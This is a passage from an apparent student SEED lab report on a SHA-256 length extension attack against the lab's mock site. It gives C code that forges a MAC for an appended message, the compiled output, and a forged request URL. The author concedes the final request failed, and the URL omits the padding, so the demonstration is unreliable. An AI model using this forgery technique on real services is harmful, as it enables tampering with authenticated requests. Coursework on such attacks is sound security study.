
Figure 17: HMAC Algorithm. [1]



```
    // Update SHA256 context with 64 '*' characters
    for (i = 0; i < 64; i++) {
        SHA256_Update(&c, "*", 1);
    }

    // MAC of the original message M (padded)
    c.h[0] = htonl(0x86fa42ea);
    c.h[1] = htonl(0x433a5b0d);
    c.h[2] = htonl(0x59435138);
    c.h[3] = htonl(0xf72b6d79);
    c.h[4] = htonl(0xe0d67c6e);
    c.h[5] = htonl(0xb74b7c04);
    c.h[6] = htonl(0x270f8ffb);
    c.h[7] = htonl(0x249e982b);

    // Append additional message
    SHA256_Update(&c, "Extra message", 13);
    SHA256_Final(buffer, &c);
```

Figure 18: Splitting the MAC.

This is the new MAC that generate with an extra message:



```
[10/28/24]seed@VM:~/.../Labsetup$ gcc code2.c -o code2
 -lcrypto
[10/28/24]seed@VM:~/.../Labsetup$ ./code2
189482077c9414e1487bc1902acb884b68a5f87f483f0374f5a074
28491abe1b
[10/28/24]seed@VM:~/.../Labsetup$ 
```

Figure 19: New MAC with the extra message.

The request sends using the following URL:

https://www.seedlab-hashlen.com/?myname=YaraDarabumukho&uid=1003&lstcmd=1%20&mac=189482077c9414e1487bc1902acb884b68a5f87f483f0374f5a07428491abe1b

Notes:

- ⇨ The result of the last part is "MAC not available". I forget to take screenshot in the lab and the web didn't open while I wrote this report.
- ⇨ Some figures in different data because its token in different day "Wednesday".

References

[1]: EXP4_Slides.pdf